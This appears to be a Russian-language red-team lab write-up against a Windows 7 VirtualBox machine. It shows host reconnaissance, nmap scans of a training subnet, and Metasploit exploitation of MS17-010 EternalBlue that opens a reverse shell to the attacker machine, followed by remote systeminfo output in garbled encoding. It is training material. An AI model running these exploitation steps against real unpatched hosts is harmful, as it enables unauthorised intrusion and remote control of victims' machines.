
Практическое задание: кейс Red Team


1.Виртуальная машина с ОС Windows 7




```
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт, 2009. Все права защищены.

C:\Users\user>ipconfig

Настройка протокола IP для Windows


Ethernet adapter Подключение по локальной сети:

   DNS-суффикс подключения . . . . . :
   Локальный IPv6-адрес канала . . . : fe80::d54f:1e54:4310:1c61%11
   IPv4-адрес. . . . . . . . . . . . : 192.168.0.103
   Маска подсети . . . . . . . . . . : 255.255.255.0
   Основной шлюз. . . . . . . . . : 192.168.0.1

Туннельный адаптер isatap.{782A9B78-C2F8-4B32-A80C-5C2EF252E4EC}:

   Состояние среды. . . . . . . . : Среда передачи недоступна.
   DNS-суффикс подключения . . . . . :

C:\Users\user>
```

```
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт, 2009. Все права защищены.

C:\Users\user>systeminfo

Имя узла:                         USER-ПК
Название ОС:                      Microsoft Windows 7 Professional
Версия ОС:                        6.1.7601 Service Pack 1 сборка 7601
Изготовитель ОС:                  Microsoft Corporation
Параметры ОС:                     Изолированная рабочая станция
Сборка ОС:                        Multiprocessor Free
Зарегистрированный владелец:      user
Зарегистрированная организация:
Код продукта:                     00371-177-0000061-85673
Дата установки:                   01.12.2023, 13:54:06
Время загрузки системы:           01.12.2023, 13:54:30
Изготовитель системы:             innotek GmbH
Модель системы:                   VirtualBox
Тип системы:                      x64-based PC
Процессор(ы):                     Число процессоров - 1.
                                  [01]: Intel64 Family 6 Model 58 Stepping 9 Gen
uineIntel ~2395 МГц
Версия BIOS:                      innotek GmbH VirtualBox, 01.12.2006
Папка Windows:                    C:\Windows
Системная папка:                  C:\Windows\system32
Устройство загрузки:              \Device\HarddiskVolume1
Язык системы:                     ru;Русский
Язык ввода:                       ru;Русский
Часовой пояс:                     (UTC+01:00) Брюссель, Копенгаген, Мадрид, Пари
ж
Полный объем физической памяти:   2 048 МБ
Доступная физическая память:      1 420 МБ
Виртуальная память: Макс. размер: 4 095 МБ
Виртуальная память: Доступна:     3 261 МБ
Виртуальная память: Используется: 834 МБ
Расположение файла подкачки:      C:\pagefile.sys
Домен:                            WORKGROUP
Сервер входа в сеть:              \\USER-ПК
Исправление(я):                   Число установленных исправлений - 222.
                                  [01]: KB2849697
                                  [02]: KB2849697
                                  [03]: KB2849696
                                  [04]: KB2849696
```

2. Сканирование учебной локальной сети для выявления доступных хостов.




```
user@kali:~$ nmap -sP 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-01 14:30 MSK
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.100
Host is up (0.090s latency).
Nmap scan report for 192.168.0.101
Host is up (0.090s latency).
Nmap scan report for 192.168.0.102
Host is up (0.040s latency).
Nmap scan report for 192.168.0.103
Host is up (0.014s latency).
Nmap scan report for 192.168.0.104
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.106
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 4.00 seconds
```




```
user@kali:~$ nmap -sV 192.168.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-01 14:31 MSK
Nmap scan report for 192.168.0.103
Host is up (0.037s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgro
up: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: USER-; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.81 seconds
```

3. Эксплуатация уязвимости EternalBlue



```
Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Descripti
on
   -  ----                                           ---------------  ----     -----  ---------
--
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010
SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce           2017-04-14       great    Yes    DOUBLEPUL
SAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 > use 3
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.103
rhost ⇒ 192.168.0.103
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] 192.168.0.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.103:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 760
1 Service Pack 1 x64 (64-bit)
[*] 192.168.0.103:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.103:445 - Connecting to target for exploitation.
[+] 192.168.0.103:445 - Connection established for exploitation.
[+] 192.168.0.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.103:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.103:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
Profes
[*] 192.168.0.103:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 760
1 Serv
[*] 192.168.0.103:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1

[+] 192.168.0.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.103
[*] 192.168.0.103
[*] 192.168.0.103
[+] 192.168.0.103
[+] 192.168.0.103
[*] 192.168.0.103
[*] 192.168.0.103
[*] 192.168.0.103
[+] 192.168.0.103
[*] 192.168.0.103
[*] 192.168.0.103
[-] 192.168.0.103
[-] 192.168.0.103
[-] 192.168.0.103
[*] 192.168.0.103
```

```
[+] 192.168.0.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.103:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.103:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
Profes
[*] 192.168.0.103:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 760
1 Serv
[*] 192.168.0.103:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1

[+] 192.168.0.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.103:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.0.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.103:445 - Starting non-paged pool grooming
[+] 192.168.0.103:445 - Sending SMBv2 buffers
[+] 192.168.0.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.103:445 - Sending final SMBv2 buffers.
[*] 192.168.0.103:445 - Sending last fragment of exploit packet!
[*] 192.168.0.103:445 - Receiving response from exploit packet
[+] 192.168.0.103:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.0.103:445 - Sending egg to corrupted connection.
[*] 192.168.0.103:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.104:4444 → 192.168.0.103:49177) at 2023-12-01 14
:40:46 +0300
[+] 192.168.0.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

 systeminfo
 systeminfo

����� �:                        USER-��
��������� ��:                          Microsoft Windows 7 Professional
������� ��:                           6.1.7601 Service Pack 1 �� 7601
������-� ��:                       Microsoft Corporation
������� ��:                         ������������ ���� �:���
���� ��:                           Multiprocessor Free
�������������� ���������:      user
�������������� ���������:
��� ������:                          00371-177-0000061-85673
���� ��:����:                          01.12.2023, 13:54:06
��� ����� ���-�:               01.12.2023, 13:54:30
�����-� ���-�:                  innotek GmbH
������� ���-�:                       VirtualBox
��� ���-�:                           x64-based PC
����������(�):                          ��� ���������� - 1.
                                  [01]: Intel64 Family 6 Model 58 Stepping 9 GenuineIntel ~2395 ���
������� BIOS:                          innotek GmbH VirtualBox, 01.12.2006
������ Windows:                       C:\Windows
���-��� ������:                         C:\Windows\system32
����: ����                  \Device\HarddiskVolume1
���� ���-�:                            ru;�����
```